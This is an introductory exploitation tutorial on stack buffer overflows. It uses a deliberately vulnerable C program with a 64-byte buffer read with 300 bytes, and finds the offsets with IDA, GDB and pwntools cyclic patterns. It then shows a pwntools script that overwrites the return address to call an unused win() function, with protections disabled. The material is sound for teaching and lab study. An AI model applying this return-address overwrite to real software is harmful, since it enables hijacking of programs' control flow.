Introduction
Buffer overflows are vulnerabilities that result in memory corruption and can be categorized by type, commonly referred to as “generation”. The two most relevant types today are stack buffer overflows and heap buffer overflows. A buffer overflow occurs when more data is copied into a buffer or array than it can hold.
As the name indicates, stack buffer overflows take place in the stack area of a process’s memory. The stack is a designated memory region that stores both data and metadata associated with process calls. When more data is placed into a stack buffer than it can accommodate, it may overwrite adjacent stack memory. If a user can control the data and the amount being input, it becomes possible to manipulate the stack’s data or metadata, which can ultimately allow for control over the process’s execution flow.
Learn more about the stack
Every function that executes within a process has its information represented on the stack. This organization of information is referred to as a stack frame. A stack frame contains the function’s data and metadata, as well as a return address, which is used to locate the caller. When a function returns to its caller, the return address is popped from the stack and passed to the instruction pointer.
If you can overflow a stack buffer and overwrite the return address with a desired value, you can control the instruction pointer upon the function’s return. Additionally, there are other methods to exploit a stack buffer overflow, such as manipulating function pointers, function arguments, or other crucial data and metadata stored on the stack.
Stack Buffer Overflow
In this article, we will examine a C program structured as follows:
#include <stdio.h>
#include <unistd.h>

void vulner_func();

int main()
{
    puts("Vulnerable func is calling");
    vulner_func();
    puts("End of the main.");
}

struct m_structure
{
    char user_name[64];
    int always_false;
    char other_data[128];
};

void vulner_func()
{
    struct m_structure p;
    p.always_false = 0;

    puts("Please enter your name?");
    read(0, p.user_name, 300);

    printf("Hello %s! \n", p.user_name);

    if (p.always_false)
    {
        puts("Always false is true!");
    }
    else
    {
        puts("Always false is false!");
    }
}

void win()
{
    puts("you won");
}
First, the program contains a main function that calls a vulnerable function named vulner_func, and it also displays two messages: one before and one after calling this function. Additionally, there is a structure called m_structure which consists of three members: a character variable with a size of 64 characters, an integer variable that is always initialized to zero (false), and finally, a buffer with a size of 128 characters, which is also of type character.
The core of this program is the vulner_func function. At the beginning of this function, there is an instance of the m_structure named p. Through this instance, we access the always_false member and initialize it to 0. This value remains unchanged throughout the code, ensuring that it is always set to zero. The function then prompts the user to enter their name and reads the input using the read function, storing it in the user_name member of the m_structure.
After reading the name, the program greets the user by displaying the name they entered(assuming the user provides their name lol). Before the function returns, it determines whether to display the message “Always false is True” or “Always false is False,” based on the value of the always_false member. Since we initialized always_false to zero at the beginning of the program, we should always see the message “Always false is False” in the output.
As you may have noticed, one of the most apparent bugs in this program is in the line where the read function is intended to read up to 300 bytes from the input. However, our buffer size is only 64 bytes. This means that if the user enters more than 64 bytes, we risk writing to memory that we definitely didn’t intend to in this program.
At the very beginning, we can also identify the second bug in our program:
└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
!
Always false is true!
End of the main.

└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
!
Always false is true!
End of the main.
When we use the read function to take input from the user, it doesn’t know that we will receive a string. Instead, it simply captures the input as bytes. As a result, if the user inputs several ‘A’s followed by a newline character, that newline will also be included in the output when it is printed with an exclamation mark.
This can lead to further issues, especially if the program does not use the appropriate function to handle input correctly. If we provide the right amount of input and run the program multiple times:
└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
�!
Always false is flase!
End of the main.

└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
r!
Always false is flase!
End of the main.

└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
�!
Always false is flase!
End of the main.
Before the exclamation mark in the output, you may notice that a random value is displayed each time the program is run. But what exactly is this value, and where does it come from?
The answer lies in how strings are handled in the C programming language. Strings are required to be null-terminated, meaning they must end with a special null character. The read function, however, does not automatically add this null terminator. As a result, when we display the value of the user_name variable, the output continues until it encounters a null character in memory. This leads to the display of random data that exists in memory, which means we are inadvertently leaking extra information.
How to make the program behave differently?
What we are trying to accomplish is to get the program to deviate from its normal routine and display unexpected behavior. First, we want to make it show the message “always false is true” to us. Since we know that the user_name buffer size is 64 bytes (we’re somewhat cheating because we have access to the source code, lol), and the always_false variable is located just 1 byte beyond that buffer, we can input 65 bytes and see what happens! (If we didn’t know the buffer size, we could simply guess a large number.)
To demonstrate this, I’m using Python:
└─$ python
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(65 * 'a')
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
>>>
After preparing the input, we provide it to the program:
└─$ echo "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" | ./a.out
Vulnerable func is calling
Please enter your name?
Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
!
Always false is true!
End of the main.
As we can see in the output, the program displayed the message “always false is true.” But what happened here? Because our input of 65 bytes began at the start of the user_name buffer, which is only 64 bytes long, we caused a buffer overflow. The extra byte ended up overwriting the always_false variable. Since any non-zero value is considered true, this change resulted in the condition in the vulner_func function evaluating to true, leading to the output we observed.
This example illustrates that we can often identify buffer overflow and memory corruption bugs by injecting a series of bytes into the program and observing if its behavior changes!
Static Analysis
To achieve a more precise analysis than merely feeding a series of bytes into the program, we can perform static analysis on the binary. One effective approach is to use a decompiler or disassembler, such as IDA, Ghidra, or other similar tools.
To accurately determine the buffer size, we need to identify two key values:
- The memory location where the user input begins.
- The memory location that we intend to overwrite or corrupt.
Once we have both memory addresses, we can subtract them to find the desired value. To illustrate this process using IDA, open the target binary in the program, press F5 to enter decompiler mode, and navigate to the vulner_func function:
 The output closely resembles the original code but with less detail, as some information is lost due to the binary compilation process, which is normal.
In line 8 of the program, we see a call to the read function that receives input from the user. The user input is stored in a variable named buf, which has a size of 64 bytes. Line 3 of the program displays the address of this variable in two ways: one relative to rsp and the other relative to rbp. For this example, I will consider the value relative to rsp.
The second value we need is the address we want to corrupt or overwrite. We are aiming to change the value of v2, which is defined in line 4 of the program and whose address is known. By subtracting the two addresses, we can calculate the required value:
0x40 – 0x0 = 0x40 (or 64 in decimal).
To utilize the Disassembler for our analysis, we first need to open the binary using GDB. Remember, since we are conducting static analysis, we cannot execute the binary. Next, we will disassemble the vulner_func:
gef➤  disassemble vulner_func
Dump of assembler code for function vulner_func:
   0x000000000000118c <+0>:     push   rbp
   0x000000000000118d <+1>:     mov    rbp,rsp
   0x0000000000001190 <+4>:     sub    rsp,0xd0
   0x0000000000001197 <+11>:    mov    DWORD PTR [rbp-0x90],0x0
   0x00000000000011a1 <+21>:    lea    rax,[rip+0xe88]        # 0x2030
   0x00000000000011a8 <+28>:    mov    rdi,rax
   0x00000000000011ab <+31>:    call   0x1030 <puts@plt>
   0x00000000000011b0 <+36>:    lea    rax,[rbp-0xd0]
   0x00000000000011b7 <+43>:    mov    edx,0x12c
   0x00000000000011bc <+48>:    mov    rsi,rax
   0x00000000000011bf <+51>:    mov    edi,0x0
   0x00000000000011c4 <+56>:    call   0x1050 <read@plt>
   0x00000000000011c9 <+61>:    lea    rax,[rbp-0xd0]
   0x00000000000011d0 <+68>:    mov    rsi,rax
   0x00000000000011d3 <+71>:    lea    rax,[rip+0xe6e]        # 0x2048
   0x00000000000011da <+78>:    mov    rdi,rax
   0x00000000000011dd <+81>:    mov    eax,0x0
   0x00000000000011e2 <+86>:    call   0x1040 <printf@plt>
   0x00000000000011e7 <+91>:    mov    eax,DWORD PTR [rbp-0x90]
   0x00000000000011ed <+97>:    test   eax,eax
   0x00000000000011ef <+99>:    je     0x1202 <vulner_func+118>
   0x00000000000011f1 <+101>:   lea    rax,[rip+0xe5c]        # 0x2054
   0x00000000000011f8 <+108>:   mov    rdi,rax
   0x00000000000011fb <+111>:   call   0x1030 <puts@plt>
   0x0000000000001200 <+116>:   jmp    0x1211 <vulner_func+133>
   0x0000000000001202 <+118>:   lea    rax,[rip+0xe61]        # 0x206a
   0x0000000000001209 <+125>:   mov    rdi,rax
   0x000000000000120c <+128>:   call   0x1030 <puts@plt>
   0x0000000000001211 <+133>:   nop
   0x0000000000001212 <+134>:   leave
   0x0000000000001213 <+135>:   ret
End of assembler dump.
When examining the order of the arguments for the read function, we notice that the second buffer is the one of interest. The function is defined as:
ssize_t read(int fd, void buf[.count], size_t count);
The address of this buffer can be found on line 36 at rbp-0xd0, which is where user input begins. To identify the second value, we should also look for the location of a comparison followed by a conditional jump. Assembly instructions such as test, cmp, je, and jz indicate these actions.
On line 97, we find the comparison where eax is set equal to the address rbp-0x90. By subtracting these two addresses, we calculate:
0xd0 - 0x90 = 0x40 (or 64 in decimal).
Dynamic Analysis
The next method we can utilize is Dynamic Analysis. Our strategy remains consistent: first, we identify where user input begins, and then we locate the area we want to overwrite or corrupt.
To achieve this, I will use GDB (GNU Debugger) again. Start by setting a breakpoint on the read function with the command b read. Next, run the program.
gef➤  b read
Breakpoint 1 at 0x1050
gef➤  r
After hitting the breakpoint, execute the finish command to exit the read function:
   0x5555555551bc <vulner_func+0030> mov    rsi, rax
   0x5555555551bf <vulner_func+0033> mov    edi, 0x0
   0x5555555551c4 <vulner_func+0038> call   0x555555555050 <read@plt>
 → 0x5555555551c9 <vulner_func+003d> lea    rax, [rbp-0xd0]
   0x5555555551d0 <vulner_func+0044> mov    rsi, rax
   0x5555555551d3 <vulner_func+0047> lea    rax, [rip+0xe6e]        # 0x555555556048
   0x5555555551da <vulner_func+004e> mov    rdi, rax
   0x5555555551dd <vulner_func+0051> mov    eax, 0x0
   0x5555555551e2 <vulner_func+0056> call   0x555555555040 <printf@plt>
As we discovered during static analysis, the second parameter of the read function is transferred to the rsi register, so we will print the value of rsi:
gef➤  p $rsi
$2 = 0x7fffffffdc10
The value we obtain will indicate the address where the user input starts. To confirm that user input is stored in rsi, you can pass a parameter when running the binary in GDB and then check the contents of this register.
run parameter1 parameter2 ,...
x/s $rsi (or x/20gx $rsi)
Next, to find the location we want to overwrite or corrupt, we can print the contents of rbp - 0x90.
   0x00005555555551c4 <+56>:    call   0x555555555050 <read@plt>
=> 0x00005555555551c9 <+61>:    lea    rax,[rbp-0xd0]
   0x00005555555551d0 <+68>:    mov    rsi,rax
   0x00005555555551d3 <+71>:    lea    rax,[rip+0xe6e]        # 0x555555556048
   0x00005555555551da <+78>:    mov    rdi,rax
   0x00005555555551dd <+81>:    mov    eax,0x0
   0x00005555555551e2 <+86>:    call   0x555555555040 <printf@plt>
   0x00005555555551e7 <+91>:    mov    eax,DWORD PTR [rbp-0x90]
   0x00005555555551ed <+97>:    test   eax,eax
   0x00005555555551ef <+99>:    je     0x555555555202 <vulner_func+118>
gef➤  p $rbp - 0x90
$3 = (void *) 0x7fffffffdc50
The address obtained will be the location that we are targeting for corruption. Finally, by subtracting these two addresses, we can find the final value:
0x7fffffffdc50 - 0x7fffffffdc10 = 0x40.
The key difference in this approach is that we are working with actual memory addresses.
Exploiting Vulnerability
We are going to use the cyclic module from Python’s pwn library to find the exact location of the return address in memory. This will help us determine how many bytes we need to write to reach that location. Instead of using a series of ‘A’s, we will use the cyclic function to generate a string of 300 characters of cyclic values (a larger number). Since we know the program will crash, we will set our breakpoint(A cyclic value is a string in which any 4-byte substring uniquely identifies its index.).
from pwn import *

context.arch = 'amd64'
p = gdb.debug("./challenge","""
b read
c
""")

p.send(cyclic(300))
p.interactive()
When we run this payload, the program crashes due to a segmentation fault. This happens because the user_name, always_false, other_data, and the return address are all overwritten with our cyclic value, which is not a valid address. This is where the fun begins; once we overwrite the saved return address, we can take control of the program!

Now, let’s discuss the purpose of the cyclic value in crafting our exploit. Referring to the image above—showing the stack output when the ret command is executed—you can see the four bytes eaac. We can input these four bytes into the cyclic_find function, and the output will provide valuable information.
└─$ python
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic_find("eaac")
216
>>>
Using the cyclic value, we discover that there are exactly 216 bytes before our return address. Now, let’s send exactly 216 bytes to the program and see what happens:
from pwn import *

context.arch = 'amd64'
p = gdb.debug("./challenge","""
b read
c
""")

p.send(b'A' * 216)
p.interactive()
In the image below, you can observe that our ‘A’s have filled up to the return address.

After the vunler_func function is executed, the program returns to the point in the main function from which it was called, and execution continues from there. But what if we want to avoid returning to this function? What if we want to overwrite the return address and execute something outside the intended flow of the program?
To demonstrate this, we can use GDB to find the address of the win function, which, as we recall, was never called in the program:
(remote) gef➤  p win
$2 = {<text variable, no debug info>} 0x401201 <win>
(remote) gef➤
For this introductory tutorial, both ASLR (Address Space Layout Randomization) and PIE (Position Independent Executable) are disabled.
gcc -fno-stack-protector -no-pie
Next, we can use the address of the win function along with a series of 216 ‘A’ characters to provide input to the program:
from pwn import *

context.arch = 'amd64'
p = gdb.debug("./challenge","""
b read
c
""")

p.send(b'A' * 216 + p64(0x401201))
p.interactive()

After doing this, if we check the return address, we can see that it has now been altered to the address of the win function—a function that hasn’t been called anywhere in this binary.
 Now, if we continue running the program, we can see that the
 win function executes, displaying the message “You won!” in the output.
Conclusion
In conclusion, we successfully modified the return address of the binary. However, it’s important to note that this was done in a controlled environment without security mechanisms. In modern systems, protections like ASLR and PIE are in place to prevent such vulnerabilities from being exploited easily.